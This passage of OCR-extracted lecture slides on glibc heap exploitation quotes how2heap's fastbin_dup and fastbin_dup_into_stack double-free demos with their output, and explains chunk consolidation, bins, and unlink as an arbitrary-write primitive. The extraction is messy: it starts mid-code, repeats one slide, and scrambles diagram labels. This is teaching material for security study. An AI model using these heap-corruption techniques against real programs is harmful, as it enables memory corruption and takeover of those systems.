                        ...
                case 5:
                        ...
        }
...
```

Double free; fastbin_dup

```
int main()
{
        void *ptrs[8];
        for (int i=0; i<8; i++) {
                ptrs[i] = malloc(8);
        }

        for (int i=0; i<7; i++) {
                free(ptrs[i]);
        }

        int *a = calloc(1, 8);
        int *b = calloc(1, 8);
        int *c = calloc(1, 8);

        free(a);
        free(b);
        free(a);

        a = calloc(1, 8);
        b = calloc(1, 8);
        c = calloc(1, 8);
}
```

https://github.com/shellphish/how2heap/

Double free; fastbin_dup

```
➜ glibc_2.31 git:(master) ./fastbin_dup
This file demonstrates a simple double-free attack with fastbins.
Fill up tcache first.
Allocating 3 buffers.
1st calloc(1, 8): 0x55c22de8e3a0
2nd calloc(1, 8): 0x55c22de8e3c0
3rd calloc(1, 8): 0x55c22de8e3e0
Freeing the first one...
If we free 0x55c22de8e3a0 again, things will crash because 0x55c22de8e3a0 is at the top of the free list.
So, instead, we'll free 0x55c22de8e3c0.
Now, we can free 0x55c22de8e3a0 again, since it's not the head of the free list.
Now the free list has [ 0x55c22de8e3a0, 0x55c22de8e3c0, 0x55c22de8e3a0 ]. If we malloc 3 times, we'll get 0x55c22de8e3a0 twice!
1st calloc(1, 8): 0x55c22de8e3a0
2nd calloc(1, 8): 0x55c22de8e3c0
3rd calloc(1, 8): 0x55c22de8e3a0
```

https://github.com/shellphish/how2heap/

Double free; fastbin_dup

```
int main()
{
        void *ptrs[7];                                  Fill tcache bin for size 0x20
        for (int i=0; i<7; i++) {ptrs[i] = malloc(8);}
        for (int i=0; i<7; i++) {free(ptrs[i]);}
        unsigned long long stack_var;

        int *a = calloc(1,8); int *b = calloc(1,8); int *c = calloc(1,8);
        free(a); free(b); free(a);  Double free
        unsigned long long *d = calloc(1,8);
                                                        returns 'a'
        fprintf(stderr, "2nd calloc(1,8): %p\n", calloc(1,8));  returns 'b'; 'a' is on top
        stack_var = 0x20;    Fake chunk size
        *d = (unsigned long long) (((char*)&stack_var) - sizeof(d));  a is changed; a->next points to stack_var

        fprintf(stderr, "3rd calloc(1,8): %p, putting the stack address on the free list\n", calloc(1,8));  'a' returned again

        void *p = calloc(1,8);  stack_var returned

        fprintf(stderr, "4th calloc(1,8): %p\n", p);
        assert(p == 8+(char *)&stack_var);
        // assert((long)__builtin_return_address(0) == *(long *)p);
        }
```

https://github.com/shellphish/how2heap/blob/master/glibc_2.31/fastbin_dup_into_stack.c

Double free; fastbin_dup_into_stack

```
→ glibc_2.31 git:(master) ./fastbin_dup_into_stack
This file extends on fastbin_dup.c by tricking calloc into
returning a pointer to a controlled location (in this case, the stack).
Fill up tcache first.
The address we want calloc() to return is 0x7fff8d47e7a8.
Allocating 3 buffers.
1st calloc(1,8): 0x5600d2ea3380
2nd calloc(1,8): 0x5600d2ea33a0
3rd calloc(1,8): 0x5600d2ea33c0
Freeing the first one...
If we free 0x5600d2ea3380 again, things will crash because 0x5600d2ea3380 is at the top of the free list.
So, instead, we'll free 0x5600d2ea33a0.
Now, we can free 0x5600d2ea3380 again, since it's not the head of the free list.
Now the free list has [ 0x5600d2ea3380, 0x5600d2ea33a0, 0x5600d2ea3380 ]. We'll now carry out our attack by modifying data at 0x5600d2ea338
0.
1st calloc(1,8): 0x5600d2ea3380
2nd calloc(1,8): 0x5600d2ea33a0
Now the free list has [ 0x5600d2ea3380 ].
Now, we have access to 0x5600d2ea3380 while it remains at the head of the free list.
so now we are writing a fake free size (in this case, 0x20) to the stack,
so that calloc will think there is a free chunk there and agree to
return a pointer to it.
Now, we overwrite the first 8 bytes of the data at 0x5600d2ea3380 to point right before the 0x20.
3rd calloc(1,8): 0x5600d2ea3380, putting the stack address on the free list
4th calloc(1,8): 0x7fff8d47e7a8
```

https://github.com/shellphish/how2heap/


Historical: Consolidating chunks when free()-d

When a previously allocated chunk is free()-d, it can be either consolidated with previous (backward consolidation) and/or follow (forward consolidation) chunks, if they are free.


This ensures that there are no two adjacent free chunks in memory. The resulting chunk is then placed in a bin, which is a doubly linked list of free chunks of a certain size.

There is a set of bins for chunks of different sizes:

- 64 bins of size 8
- 32 bins of size 64
- 16 bins of size 512
- 8 bins of size 4096
- 4 bins of size 32768
- 2 bins of size 262144
- 1 bin of size what's left


chunk A,
being freed
A
prev_size
size
user data
chunk B,
free
prev_size
size
PREV_INUSE=1
fd
bk
unused
chunk C,
allocated
C
prev_size
size
PREV_INUSE=0
data
chunk A will be
forward consolidated
with B

Historical: Example Bin with Three Free Chunks



FD and BK are pointers to “next” and “previous” chunks inside a linked list of a bin, ***not adjacent physical chunks***.


Pointers to chunks, physically next to and previous to this one in memory, can be obtained from current chunks by using **size** and **prev_size** offsets.

Historical: Pointers to physically next to and previous chunk

```
/* Ptr to next physical malloc_chunk. */
#define next_chunk(p) ((mchunkptr)( ((char*)(p)) + ((p)->size & ~PREV_INUSE) ))


/* Ptr to previous physical malloc_chunk */
#define prev_chunk(p) ((mchunkptr)( ((char*)(p)) - ((p)->prev_size) ))
```


Unlink() a Free Chunk P from the Bin

```
#define unlink( P, BK, FD )
{
        BK = P->bk;
        FD = P->fd;
        FD->bk = BK;
        BK->fd = FD;
}
```




Unlink() a Free Chunk P from the Bin

```
#define unlink( P, BK, FD )
{
        BK = P->bk;
        FD = P->fd;
        FD->bk = BK;
        BK->fd = FD;
}
```




Unlink() a Free Chunk P from the Bin

```
#define unlink( P, BK, FD )
{
        BK = P->bk;
        FD = P->fd;
        FD->bk = BK;
        BK->fd = FD;
}
```



Unlink() a Free Chunk P from the Bin

```
#define unlink( P, BK, FD )
{
        BK = P->bk;
        FD = P->fd;
        FD->bk = BK;
        BK->fd = FD;
}
```




Unlink() from an Attacker's Point of View

```
*(P->fd+12) = P->bk;
// 4 bytes for size, 4 bytes for prev_size and 4 bytes for fd

*(P->bk+8) = P->fd;
// 4 bytes for size, 4 bytes for prev_size
```

Arbitrary write attack?

If an attacker is able to overwrite these two pointers and force the call to unlink(), he can overwrite any memory location.



The free() Algorithm


- free(0) has no effect.
- If a returned chunk borders the current high end of memory (wilderness chunk), it is consolidated into the wilderness chunk, and if the total unused topmost memory exceeds the trim threshold, malloc_trim() is called.
- Other chunks are consolidated as they arrive, and placed in corresponding bins.


The free() Algorithm - last case

- If no adjacent chunks are free, then the freed chunk is simply linked into corresponding with bin via frontlink().

- If the chunk next in memory to the freed one is free and if this next chunk borders on wilderness, then both are consolidated with the wilderness chunk.

- If not, and the previous or next chunk in memory is free and they are not part of a most recently split chunk (this splitting is part of malloc() behavior and is not significant to us here), they are taken off their bins via unlink(). Then they are merged (through forward or backward consolidation) with the chunk being freed and placed into a new bin according to the resulting size using frontlink(). If any of them are part of the most recently split chunk, they are merged with this chunk and kept out of bins. This last bit is used to make certain operations faster.

